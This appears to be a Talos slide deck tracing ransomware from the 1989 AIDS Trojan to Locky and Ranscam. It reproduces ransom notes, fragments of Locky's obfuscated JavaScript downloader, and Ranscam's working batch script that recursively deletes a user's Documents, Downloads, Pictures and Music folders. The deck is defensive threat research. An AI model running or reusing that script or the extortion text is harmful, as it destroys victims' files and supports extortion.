




TALOS


PROTECTING YOUR NETWORK




Warren Mercer
@SecurityBeard

TALOS INTEL BREAKDOWN

THREAT INTEL



INTEL SHARING



250+
Full Time Threat Intel Researchers



MILLIONS
Of Telemetry Agents



4
Global Data Centers




100+
Threat Intelligence Partners




1100+
Threat Traps

MULTI-TIERED DEFENSE



Talos is divided into 5 departments



There's No Such Thing
as a New Crime!



Acquisitive Crime

“The Conjuror”
Hieronimus Bosch c.1480



Cyber Crime Business Model

Compromised
System



Steal CPU Cycles

Mine bitcoin

Steal Bandwidth

DDOS

Send spam

Steal Data

Credential theft

Identity theft

Data theft

“Kidnap” for the 21st Century

PAY UP OR THE
DATA GETS IT

Brief History of Ransomware

Ransomware Rogues Gallery

Name	AIDS Trojan
Date	Dec 1989
Spread	Diskette
Ransom	\$189 (by post)
Encryption	Symmetric (file names only)

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation. Complete the INVOICE and attach payment for the lease option of your choice. If you don't use the printed INVOICE, then be sure to refer to the important reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US\$189. The price of a lease for the lifetime of your hard disk is US\$378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of \$189 or \$378 with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

Press ENTER to continue

Ransomware Rogues Gallery

Name	GPCoder
Date	May 2005
Spread	Email
Ransom	\$100 - \$200 by e-gold
Encryption	660-bit asymmetric RSA (weak early versions)



Ransomware Rogues Gallery

Name	Reveton	Cryptolocker	Cryptowall 2.0	Locky
Date	May 2012	Sep 2013	Sep 2014	Feb 2016
Spread	Exploit kits (web)	Email	Malvertising	Email
Ransom	\$200 by Ukash, Bitcoin	\$400 by Ukash or Bitcoin	\$500 or bitcoin	\$300 - \$400 Tor, Bitcoin
Encryption	various	RSA-2048 bit Including network drives	RSA- 2048 bit	RSA-2048 + AES-256 including network drives also web site version.




The Good, The Bad & The Ugly




The Good

- The Good 'Ransomware' element...
 - Defined as good due to it's abilities, effectiveness
- Is it really 'Good' – Of course not!



Pumpkin Spiced Locky




Why Pumpkin?

- Talos like to think Locky were having some Halloween fun with this one...
- Three distinct spam campaigns just before Halloween.
- Variable names included 'PUMPKIN' throughout obfuscated JS used by the largest campaign


Line 13	var rekyawirkamultimedia2pechenka= this.replace(/ PUMPKIN D/gi, zloptopEmpt);
Line 69	vel44_H11_L22.reikya...ARDOCE = velSUyaWON["c3V PUMPKIN Dic3RyPUMPK...ia2chosen);
Line 69	vel44_H11_L22.reikya...UyaWON["c3VPUMPKINDic3Ry PUMPKIN DaW5PUMPKIN...ia2chosen);
Line 69	vel44_H11_L22.reikya...PUMPKINDic3RyPUMPKINDaW5 PUMPKIN Dn".velMRAD...ia2chosen);
Line 99	v1[v2]("VXNlci1BZ2VudA=...XHO(), "TW96aWxsYS80LjAg PUMPKIN DKGNvbXBhd...RADXHO());
Line 99	v1[v2]("VXNlci1BZ2VudA...hdGlibGU7IE1TSUUgNi4wOy PUMPKIN DBXaW5kb3d...RADXHO());
Line 129	var rekyawir...RUEFALSE=("V2 PUMPKIN DuZG93cyBTY3JpcP...)==="undefined";
Line 129	var rekyawirkamul...PKINDuZG93cyBTY3Jpc PUMPKIN DHQgSG9zdA=...undefined";
Line 129	var rekyawirkamu...PUMPKINDHQgSG9zdA= PUMPKIN D=".velMRADX... "undefined";
Line 129	var rekyawirkamulti...HO() + "!!!22ee22" == " PUMPKIN DV2IPUMPKIN...undefined";
Line 129	var rekyawirkamul...e22" == "PUMPKINDV2 PUMPKIN DuZG93cyBTY...undefined";
Line 129	var rekyawirkamul...PKINDuZG93cyBTY3Jpc PUMPKIN DHQgSG9zdA=...undefined";
Line 144	var rekyawirkamultimedia2lidgen = "QWN0 PUMPKIN DaXZIWEPUMPKIND9i...==" .velMRADXHO());
Line 144	var rekyawirkamultimedi...en = "QWN0PUMPKINDaXZIWEP PUMPKIN D9iamVjdA==...IMRADXHO());
Line 174	var rekyawirkamultimedia2VARDOCF = "JVRF PUMPKIN DTVAIPUMPKIND".velMRADXHO());
Line 174	var rekyawirkamultimedia2VARDOCF = "JVRF PUMPKIN DTVAIPUMPKIND".velMRADXHO());
Line 177	var rekyawirkamultimedia2sirdallos = " PUMPKIN DRXhwYW5PUMPKINDkr...mdz".velMRADXHO());
Line 177	var rekyawirkamultimedi...dallos = "PUMPKINDRXhwYW5 PUMPKIN DkrRW52aXPU...MRADXHO());
Line 177	var rekyawirkamultime...RXhwYW5PUMPKINDkrW52aX PUMPKIN DJvbm1lbnRT...IMRADXHO());
Line 177	var rekyawirkamultimedia...52aXPUMPKINDJvbm1lbnRTdHJ PUMPKIN Dnbnmdz" .velMRADXHO());

Three Campaigns




- Campaign 1
- “Receipt” Spam
 - This spam campaign was the largest and had >13K emails in a matter of hours.
 - Malicious .zip attachments which contained the .hta downloader for Locky
 - ‘Bodyless’ email which contained a ‘Receipt’

Three Campaigns



- Campaign 2
- “Saved Letter” Spam
 - Complaint letter subjects to entice user.
 - Malicious .zip attachments which this time contained a .js attachment
 - Obfuscated JS Downloader... Again.

Three Campaigns



- Campaign 3
- “Free” Spam
 - Various Spam but mainly ‘Free’ a French TV/Media provider
 - Asking for payment from users.
 - Almost exclusively French user targeting
 - Malicious .zip attachments which contained changed up and used a double suffix .doc.wsf extension.

Notable Changes

- Newest version of Locky after roughly 2 weeks 'vacation'
- URL path used to for C2 has changed to /linuxsucks.php.
- The file extension used when encrypting files has changed to ".shit"
- The file containing the ransom note is now named "_WHAT_is.html"

The Bad

- The Bad.
- This is really *the bad*
- Prime example of poorly written, poorly executed malware along with terrible OpSec.

When Paying Out Doesn't Pay Off Ransomware

Ranscam: What it Says

YOUR COMPUTER AND FILES ARE ENCRYPTED

YOU MUST PAY **0.2** BITCOINS TO UNLOCK YOUR COMPUTER

YOUR FILES HAVE BEEN MOVED TO A HIDDEN PARTITION AND CRYPTED.
ESSENTIAL PROGRAMS IN YOUR COMPUTER HAVE BEEN LOCKED
AND YOUR COMPUTER WILL NOT FUNCTION PROPERLY.

— 0 —

**ONCE YOUR BITCOIN PAYMENT IS RECEIVED YOUR COMPUTER AND
FILES WILL BE RETURNED TO NORMAL INSTANTLY.**

YOUR BITCOIN PAYMENT ADDRESS IS:

1G6tQeWrwp6TU1qunLjdNmLTPQu7PnsMYd

[COPY THE ADDRESS EXACTLY / CASE SENSITIVE]

[CONFIRM PAYMENT BELOW TO UNLOCK COMPUTER AND FILES]

IF YOU DO NOT HAVE BITCOINS VISIT WWW.LOCALBITCOINS.COM TO PURCHASE

IF YOU HAVE MADE THE BITCOIN PAYMENT CLICK BELOW TO UNLOCK YOUR COMPUTER AND FILES

**I MADE PAYMENT
PLEASE VERIFY
AND UNLOCK MY COMPUTER**

Your email

Comments

Submit

Enter your correct email address if you want a reply.

PAY
0.2
BTC

Ranscam: What it Actually Does

PAYMENT NOT VERIFIED
YOU HAVE NOT PAID
ONE FILE WILL BE DELETED

Everytime you click paid without paying one file will be deleted.

```
HTTP 405 GET /verify.png HTTP/1.1
HTTP 942 HTTP/1.1 200 OK (PNG)
HTTP 404 GET /nopay.png HTTP/1.1
HTTP 854 HTTP/1.1 200 OK (PNG)
```


```
@echo off
set folder="%USERPROFILE%\Documents\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%i" /s/q || del "%i" /s/q)

@echo off
set folder="%USERPROFILE%\Downloads\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%i" /s/q || del "%i" /s/q)

@echo off
set folder="%USERPROFILE%\Pictures\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%i" /s/q || del "%i" /s/q)

@echo off
set folder="%USERPROFILE%\Music\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%i" /s/q || del "%i" /s/q)
```

Ranscam: Because OpSec is Hard?



Ranscam: Further Research

YOUR COMPUTER AND FILES ARE ENCRYPTED

YOU MUST PAY **0.2** BITCOINS TO UNLOCK YOUR COMPUTER

YOUR FILES HAVE BEEN MC
ESSENTIAL PROGRAMS
AND YOUR COMPU

ONCE YOUR BITCOIN PA
FILES WILL BE RE

YOUR BIT

1G6tQeWrwpe

[COPY THE

[CONFIRM PAYM

IF YOU DO NOT HAVE BITCO

IF YOU HAVE MADE THE BITCOIN PA

I MADE PAYM
PLEASE VER
AND UNLOCK MY C

Your computer files have been encrypted. Your photos, videos, documents, etc....
But, don't worry! I have not deleted them, yet.
You have 24 hours to pay 150 USD in Bitcoins to get the decryption key.
Every hour files will be deleted. Increasing in amount every time.
After 72 hours all that are left will be deleted.

If you do not have bitcoins Google the website localbitcoins.
Purchase 150 American Dollars worth of Bitcoins or .4 BTC. The system will accept either one.
Send to the Bitcoins address specified.
Within two minutes of receiving your payment your computer will receive the decryption key and return to normal.
Try anything funny and the computer has several safety measures to delete your files.
As soon as the payment is received the crypte

Thank you

59:59

1 file will be deleted.

View encrypted files

Please, send \$150 worth of Bitcoin here:

159byNgDnqYQR5vSHJ8PTAEJbKy4dwNBCZ

I made a payment, now give me back my files!

YOUR COMPUTER AND FILES ARE ENCRYPTED

\$125 WITHIN 24 HOURS. \$199 AFTER 24 HOURS

OPERATING SYSTEM AND FILES DELETED AFTER 72 HOURS

-----WRITE THIS INFORMATION DOWN-----

Email: supportfile@yandex.com

The same information is on your desktop called

Payment_Instructions

Ransom Id:

BTC Address: 1HxkJ3vz2tvpCHgd9yyY4XivdY9jKkcZH

IF YOU LOOSE THIS INFO YOU WILL NOT BE ABLE TO CONTACT US

Your computer files have been crypted and moved to a hidden encrypted partition on your computer.

Without the decryption password you will not get them back.

No matter what you do the files will not re-appear and be decrypted until you pay.


Once payment is received you will get the decryption password and simple instructions to restore all your files and computer to normal instantly. Email us if you need assistance or have paid.

Email: supportfile@yandex.com


DO NOT LOOSE THE CONTACT INFO

TALOS

Ranscam: Further Research




Ranscam: Further Research




A screenshot of a forum profile for a user named "minercount". The profile includes a circular avatar of a person with dark hair. The text next to the avatar reads "minercount New Member". Below the name, it says "Joined: May 31, 2016", "Messages: 1", and "Likes Received: 0". To the right of the profile, there is a dark grey box with the text "thanks will try program" and "minercount, May 31, 2016".


A screenshot of a forum post titled "Ransomware Source Code Completely Customizable". The post is by a user named "minercount", who is identified as a "Junior Member" with two stars. The post content includes a detailed description of the ransomware source code, its features, and pricing. The text reads: "This source code is completely customizable. Input your own panel design, your own wallet addresses and your own extensions to be crypted. Below I have a list of extension which are already in the software. If you notice alot of them are from accounting softwares since I plan to send it to accounting companies. All the common extension are there. You can design your own custom panel jpg and you input the text you want the victim to read. You set your own price in USA Dollars. I use a panel with a porn image to stress the victim out. The software will randomly delete one file per hour as default. If you set the delete value to true. The victim will see the timer. You can change it to delete more or zero. The software comes with a fud crypter to keep it fud. I am selling the code and full solution for \$50 to 10 people only to keep it away from AV companies. If you are interested send me a message. We can do a payivy instant payment. Although it is very simple to customize I will be available for support if you need it. You need Visual Studio which you can get for free online. Serious buyers only." Below the text, there is a placeholder for an image: `[Image: panel.jpg]`. On the right side of the post, there is a "Thread Modes" box with the following statistics: "Posts: 1", "Threads: 1", "Joined: Apr 2016", "Reputation:", "Location: miamiami", "Country: US", and "Money: 0.000".

Ranscam: Reddit Activity

 **Mining-Minting** Bitcoins Mining From Your Computer. Free Software and Registration. .5 BTC quickly. (waldorfftrust.com)
submitted 3 months ago by cryptoconsulate
2 comments share save hide give gold report

cryptoconsulate
+ friends
492 post karma
2 comment karma
give reddit gold to cryptoconsulate to show your appreciation
send a private message redditor for 11 months
MODERATOR OF

TROPHY CASE what's this?

Verified Email



LOCKED AND ENCRYPTED

Options
Unlock
Remove System

Additional Information
Current Date: 13/07/2016
Current System Time: 3:07:55 PM
Password attempts: 106

PC Information
Computer name: [REDACTED]
Operation System: [REDACTED]
Time of Operation system: %time%

Windows
Registered on: [REDACTED]
Key Windows: [REDACTED]


WE WILL DELETE YOUR SYSTEM

To removing the system:

2:52:03 AM

The Ugly

- The Ugly.
- Ugly due to the nature of the victims targeted, the Healthcare Industry
- The 'Ugly' effect was the potential to put physical human life in danger.

